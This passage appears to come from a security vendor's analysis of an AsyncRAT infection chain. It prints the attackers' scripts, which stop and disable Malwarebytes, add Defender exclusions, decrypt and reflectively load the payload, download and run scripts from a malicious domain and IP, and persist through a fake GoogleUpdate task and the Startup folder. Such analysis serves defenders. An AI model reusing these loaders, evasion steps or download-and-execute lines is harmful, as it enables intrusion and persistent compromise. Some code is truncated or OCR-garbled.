
```
if((([System.Security.Principal.WindowsIdentity]::GetCurrent()
    groups -match "S-1-5-32-544")) {
    #Payload goes here
    #It'll run as Administrator

start C:\local\1_powerrun.vbs

} else {
    $ALOSH = "HKCU:\Environment"
    $Name = "windir"
```

```
Set objShell = WScript.CreateObject("WScript.Shell")
objShell.Run """C:\local\PowerRun.exe"" ""%PowerRunDir%\1.bat""", 1,
    True
Set objShell = Nothing
```

```
mshta vbscript:Execute("CreateObject(""WScript.Shell"").Run ""
    powershell -ExecutionPolicy Bypass & 'C:\local\1.ps1'"", 0:close")
```

Figure 8: Content of the admin.vbs,admin.ps1,1_powerrun.vbs and 1.bat.


The final goal of the “1.ps1” powershell script is to stop the MalwareBytes service and add exclusion for the supporting files during the real time scanning as depicted below.



```
C:/PS>get-service -displayname "MBAMService" | stop-service
#zhengkai.blog.csdn.net
#get services status
Get-Service -Name "MBAMService"
#force stop serices
Get-Service -Name "MBAMService" | Stop-Service -Force

Get-Service MBAMService | Set-Service -StartupType Disabled

Add-MpPreference -ExclusionPath  C:\
Add-MpPreference -ExclusionProcess powershell.exe
Add-MpPreference -ExclusionProcess Wscript.exe
Add-MpPreference -ExclusionProcess cmd.exe
Add-MpPreference -ExclusionProcess conhost.exe
Add-MpPreference -ExclusionProcess jsc.exe
Add-MpPreference -ExclusionProcess aspnet_compiler.exe
Add-MpPreference -ExclusionProcess RegAsm.exe
Add-MpPreference -ExclusionPath  D:\
```

Figure 9: Stops the Malwarebytes Antivirus service in Force method.

After disabling the running antivirus service, it downloads the AsyncRAT malware from the killd.txt file and starts its malicious activity on the victim's machine.




```
[<#**************#>System.Environment<#**************#>]::CurrentDirectory = $pwd.Path
function cnvrtf {
    param (
        [string]
        $cp
    )
    [byte[]]$k = @(13,225,70,50,167,212,237,45,213,47,25,33,53,44,7,36)
    $ss = $cp | ConvertTo-SecureString -Key $k
    $bstr = [<#**************#>System.Runtime.InteropServices.Marshal<#**************#>]::SecureStringToBSTR($ss)
    $b64 = [<#**************#>System.Runtime.InteropServices.Marshal<#**************#>]::PtrToStringAuto($bstr)
    $b = [<#**************#>System.Convert<#**************#>]::'FromBase64String'($b64)
    return $b
}

function rf {
 $str = "76492d1116743f0423413b16050a5345MgB8AHQAeQB5AGIARABUAEwAUgBTAGcAYQBoAGkAdwB2AGcAQgAyAFcAVQByAGcAPQA9AHwAOQBiAGQADQA3ADgANAAwAGEAMwAwADEANQAzAGQAMgA0ADAAOQA4AGQAMwA5ADAAOAAyADAAOQA0ADUAZQA0ADEAYwBkADYAOQBhADcAZgAxAGIAZQA3ADUANgA1ADkANwBiAGIAMwAxAGE

    $pb = cnvrtf $str
    return $pb
}windo
[byte[]]$pl = rf
$tmp = [<#**************#>System.IO.Path<#**************#>]::GetTempFileName()
[<#**************#>System.IO.File<#**************#>]::WriteAllBytes($tmp, $pl)
try
{
Add-Type -TypeDefinition @"[redacted]
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
public static class PoH
{
    [DllImport(@"$tmp", CharSet=CharSet.Auto)]
    public static extern int main();
}
"@[redacted]

[PoH]::main();
function GHNCRDRYS2 {[CmdletBinding()]Param ([byte[]] $SETUJDCCWZZRR)Process {
$UEEUDXHAZ = New-Object 'Syste@#$#^&^$#moryStream'.Replace('@#$#^&^$#','m.IO.Me') ( , $SETUJDCCWZZRR )
$PBAwKdpd = New-Object 'Syste@#$#^&^$#moryStream'.Replace('@#$#^&^$#','m.IO.Me')
$T5UESSSHXX = New-Object 'System.I@@@@@@@@@pStream'.Replace('@@@@@@@@@','O.Compression.Gzi') $UEEUDXHAZ, ([IO.Compression.CompressionMode]::Decompress)
$HDJCCCXWS = New-Object byte[](1024)
while($true){
$RRRHYZ = $T5UESSSHXX.Read($HDJCCCXWS, 0, 1024)
if ($RRRHYZ -le 0){break}
$PBAwKdpd.Write($HDJCCCXWS, 0, $RRRHYZ)
}
[byte[]] $GGGXBCBSGWH = $PBAwKdpd.ToArray()
Write-Output $GGGXBCBSGWH
}
}

[byte[]] $FiLc = GHNCRDRYS2(31,139,8,0,0,0,0,0,4,0,180,189,9,152,100,69,145,56,30,245,170,186,186,250,154,153,158,238,233,99,174,238,158,158,30,154,25,231,190,122,56,167,238,170,174,234,186,111,17,168,251,174,87,245,94,221,200,56,184,232,130,34,138,40,10,1

[byte[]] $w1BW = GHNCRDRYS2(31,139,8,0,0,0,0,0,4,0,237,123,9,120,20,85,186,246,169,238,78,111,233,110,210,217,129,132,156,144,4,2,9,49,9,145,20,174,132,16,48,18,36,146,128,208,204,128,149,164,8,45,157,238,88,221,1,130,144,105,16,69,28,25,68,81,132,81,71,25,
$w = [Reflection.Assembly]
$a = $w::'Load'($w1BW)
$nn = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe'
$a.'GetType'('order.yes').'GetMethod'('Execute').'Invoke'($null,[object[]] ($nn,$FiLc))
'@Set-Content -Path C:\ProgramData\Facebook\System\Microsoft\SystemData\Untitled.ps1 -Value $Content[redacted]
powershell -NoProfile -NonInteractive -NoLogo -WindowStyle hidden -ExecutionPolicy Unrestricted
"C:\ProgramData\Facebook\System\Microsoft\SystemData\Untitled.ps1"
```

Figure 10: Content of the AsyncRAT payload present in the killd.txt file.

If no antivirus services are detected on the victim machine then the code will move to the “else” as shown below.

IF AV does not Exist on the host machine


Here the script downloads “task.txt”, “SecurityHealth.exe” and “SecurityHealth.exe.manifest” files from the following domain “hxxp://microsoft[.]soundcast[.]me”. Then, it executes the “task.txt” file as “untitled.ps1”. It also copies the following “SecurityHealth[.].exe” and “SecurityHealth[.]exe[.]manifest” files in the startup folder for persistence techniques.



```
else{
$url = "http://microsoft.soundcast.me/Run/task.txt"
$path = "C:\Users\Public\Music\Untitled.ps1"
if(!(Split-Path -parent $path) -or !(Test-Path -pathType Container (Split-Path -parent $path))) {
$targetFile = Join-Path $pwd (Split-Path -leaf $path)
}
(New-Object Net.WebClient).DownloadFile($url, $path)
$path

$url = "http://microsoft.soundcast.me/Run/SecurityHealth.exe"
$path = "C:\Users\Public\Music\SecurityHealth.exe"
if(!(Split-Path -parent $path) -or !(Test-Path -pathType Container (Split-Path -parent $path))) {
$targetFile = Join-Path $pwd (Split-Path -leaf $path)
}
(New-Object Net.WebClient).DownloadFile($url, $path)
$path

$url = "http://microsoft.soundcast.me/Run/SecurityHealth.exe.manifest"
$path = "C:\Users\Public\Music\SecurityHealth.exe.manifest"
if(!(Split-Path -parent $path) -or !(Test-Path -pathType Container (Split-Path -parent $path))) {
$targetFile = Join-Path $pwd (Split-Path -leaf $path)
}
(New-Object Net.WebClient).DownloadFile($url, $path)
$path


start-sleep 10
powershell -NoProfile -NonInteractive -NoLogo -WindowStyle hidden -ExecutionPolicy Unrestricted "C:\Users\Public\Music\Untitled.ps1"

start-sleep 10

Copy-Item -Path "C:\Users\Public\Music\SecurityHealth.exe" -Destination "$env:USERPROFILE\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup" -Force -Verbose
Copy-Item -Path "C:\Users\Public\Music\SecurityHealth.exe.manifest" -Destination "$env:USERPROFILE\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup" -Force -Verb
start-sleep 5
attrib +h "$env:USERPROFILE\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SecurityHealth.exe.manifest"

start-sleep 5
Remove-Item C:\Users\Public\Music\Untitled.ps1
}
}
IEX Froool_tyhn
```

Figure 11: If AV not exist, download files from “hxxp://microsoft[.]soundcast[.]me/”.

The following image shows the content of the Task.txt file which creates a scheduled task as **GoogleUpdate** to execute the dropped **SecurityHealth[.]exe** file. This naming fools the user and enables the malware to implement its persistence method.




```
schtasks.exe /create /tn GoogleUpdate /sc minute  /st 00:10 /tr C:\Users\Public\Music\SecurityHealth.exe
```

Figure 12: Task.txt file uses persistence technique.

The securityHealth[.]exe file needs the SecurityHealth[.]exe[.]manifest supporting file to execute its malicious activities.


The following image shows the decoded content present in the SecurityHealth[.]exe[.]manifest containing the URL(34[.]71[.]81[.]158/Run/aaa.ps1) to download the malicious powershell script(aaa.ps1).



```
security health_manifest_decoded.txt
<root>
<timeout>0</timeout>
<scriptname>SecurityHealth.vbs</scriptname>
<appname>SecurityHealth</appname>
<script>'&lt;##&gt;&lt;#'¦ã&gt;¦ã*¦ã\¦ã{¦ã(¦ã*¦ã;¦ã&lt;'¦ã&gt;¦ã*¦ã\¦ã{¦ã(¦ã*¦ã;¦ã&lt;'¦ã&gt;¦ã*¦ã\¦ã{¦ã(¦ã*¦ã;¦ã&lt;
'&lt;##&gt;&lt;#'¦ã&gt;¦ã*¦ã\¦ã{¦ã(¦ã*¦ã;¦ã&lt;'¦ã&gt;¦ã*¦ã\¦ã{¦ã(¦ã*¦ã;¦ã&lt;'¦ã&gt;¦ã*¦ã\¦ã{¦ã(¦ã*¦ã;¦ã&lt;'¦ã&gt;¦
ouHb = chr(87)&amp;chr(115)&amp;chr(99)&amp;chr(114)&amp;chr(105)&amp;CHR(80)&amp;chr(116) &amp; chr(46)&amp;chr(115)
Set igAL = CreateObject(ouHb)
xRzb = "powershell "_
&amp;"$pKSC='IEX(New-Object Net.W';$mhMF="_
&amp;"'ebClient).Downlo';$vCnw='gFJR"_
&amp;"(''http://34.71.81.158/"_
&amp;"Run/aaa.ps1'')"
&amp;"'.Replace('gFJR','adString')"_
&amp;";IEX($pKSC+$mhMF+$vCnw)"
igAL.Run(xRzb),0
'&lt;##&gt;&lt;#'¦ã&gt;¦ã*¦ã\¦ã{¦ã(¦ã*¦ã;¦ã&lt;'¦ã&gt;¦ã*¦ã\¦ã{¦ã(¦ã*¦ã;¦ã&lt;'¦ã&gt;¦ã*¦ã\¦ã{¦ã(¦ã*¦ã;¦ã&lt;'¦ã&gt;¦
'&lt;##&gt;&lt;#'¦ã&gt;¦ã*¦ã\¦ã{¦ã(¦ã*¦ã;¦ã&lt;'¦ã&gt;¦ã*¦ã\¦ã{¦ã(¦ã*¦ã;¦ã&lt;'¦ã&gt;¦ã*¦ã\¦ã{¦ã(¦ã*¦ã;¦ã&lt;'¦ã&gt;¦
</script>
<pid>1OeZ8XnlcKibLMvqRwJqtU5wnjllybShJEKF5AQHIp00P1HTSDmo6osQV5LhckdD</pid>
<evaluation>b36c7c7ac0e05e8a9599ef6510c789ed2f28943042c72f89be86a3780000bc9ebf5469a61d1947b1a22f0bf623ec349b22ddf33e5
</root>
```

Figure 13: Decoded content present in the SecurityHealth.exe.manifest, downloads aaa.ps1.

The downloaded powershell script aaa.ps1 contains the same AyncRAT payload which is present in the killd.txt file(Malwarebytes AV related file).




```
aaa.ps1.txt
[<#**************#>System.Environment<#**************#>]::CurrentDirectory = $pwd.Path
function cnvrtf {
    param (
        [string]
        $cp
    )
    [byte[]]$k = @(13,225,70,50,167,212,237,45,213,47,25,33,53,44,7,36)
    $ss = $cp | ConvertTo-SecureString -Key $k
    $bstr = [<#**************#>System.Runtime.InteropServices.Marshal<#**************#>]::SecureStringToBSTR($ss)
    $b64 = [<#**************#>System.Runtime.InteropServices.Marshal<#**************#>]::PtrToStringAuto($bstr)
    $b = [<#**************#>System.Convert<#**************#>]::'FromBase64String'($b64)
    return $b
}

function rf {
 $str = "76492d1116743f0423413b16050a5345MgB8AHQAeQB5AGIARABUAEwAUgBTAGcAYQBoAGkAdwB2AGcAQgAyAFcAVQByAGcAPQA9AHwAOQBiAGQAOQA3ADgANAAwAGEAMwAwADEANQAzAGQAMgA0ADAAOQA4AGQAMwA5ADAADAAyADAAOQA0ADUAZQA0ADEAYwBkADYAOQBhADcAZgAxAGIAZQA3ADUANgA1ADkANwBiAGIAMwAxAGEA

    $pb = cnvrtf $str
    return $pb
}
[byte[]]$p1 = rf
$tmp = [<#**************#>System.IO.Path<#**************#>]::GetTempFileName()
[<#**************#>System.IO.file<#**************#>]::WriteAllBytes($tmp, $p1)
try
{
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
public static class PoH
{
    [DllImport(@"$tmp", CharSet=CharSet.Auto)]
    public static extern int main();
}
"@

}
catch{}

[PoH]::main();
function GHNCRDRYS2 {[CmdletBinding()]Param ([byte[]] $SETUJDCCWZZRR)Process {
$UEEUDXHAZ = New-Object 'Syste@#$#^&^$#moryStream'.Replace('@#$#^&^$#','m.IO.Me') ( , $SETUJDCCWZZRR )
$PBAwKdpd = New-Object 'Syste@#$#^&^$#moryStream'.Replace('@#$#^&^$#','m.IO.Me')
$T5UESSSHXX = New-Object 'System.I@@@@@@@@@pStream'.Replace('@@@@@@@@@','O.Compression.Gzi') $UEEUDXHAZ, ([IO.Compression.CompressionMode]::Decompress)
$HDJCCCXWS = New-Object byte[](1024)
while($true){
$RRRHYZ = $T5UESSSHXX.Read($HDJCCCXWS, 0, 1024)
if ($RRRHYZ -le 0){break}
$PBAwKdpd.Write($HDJCCCXWS, 0, $RRRHYZ)
}
[byte[]] $GGGXBCBSGWH = $PBAwKdpd.ToArray()
Write-Output $GGGXBCBSGWH
}
}

[byte[]] $FiLc = GHNCRDRYS2(31,139,8,0,0,0,0,0,4,0,180,189,9,152,100,69,145,56,30,245,170,186,186,250,154,153,158,238,233,99,174,238,158,158,30,154,25,231,190,122,56,167,238,170,174,234,186,111,17,168,251,174,87,245,94,221,200,56,184,232,130,34,138,40,10,

[byte[]] $w1BW = GHNCRDRYS2(31,139,8,0,0,0,0,0,4,0,237,123,9,120,20,85,186,246,169,238,78,111,233,110,210,217,129,132,156,144,4,2,9,49,9,145,20,174,132,16,48,18,36,146,128,208,204,128,149,164,8,45,157,238,88,221,1,130,144,105,16,69,28,25,68,81,132,81,71,25,
$w = [Reflection.Assembly]
$a = $w::'Load'($w1BW)
$nn = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe'
$a.'GetType'('order.yes').'GetMethod'('Execute').'Invoke'($null,[object[]] ($nn,$FiLc))
```

Figure 14: content present in aaa.ps1 file

Final payload AsyncRAT malware - Execution Flow

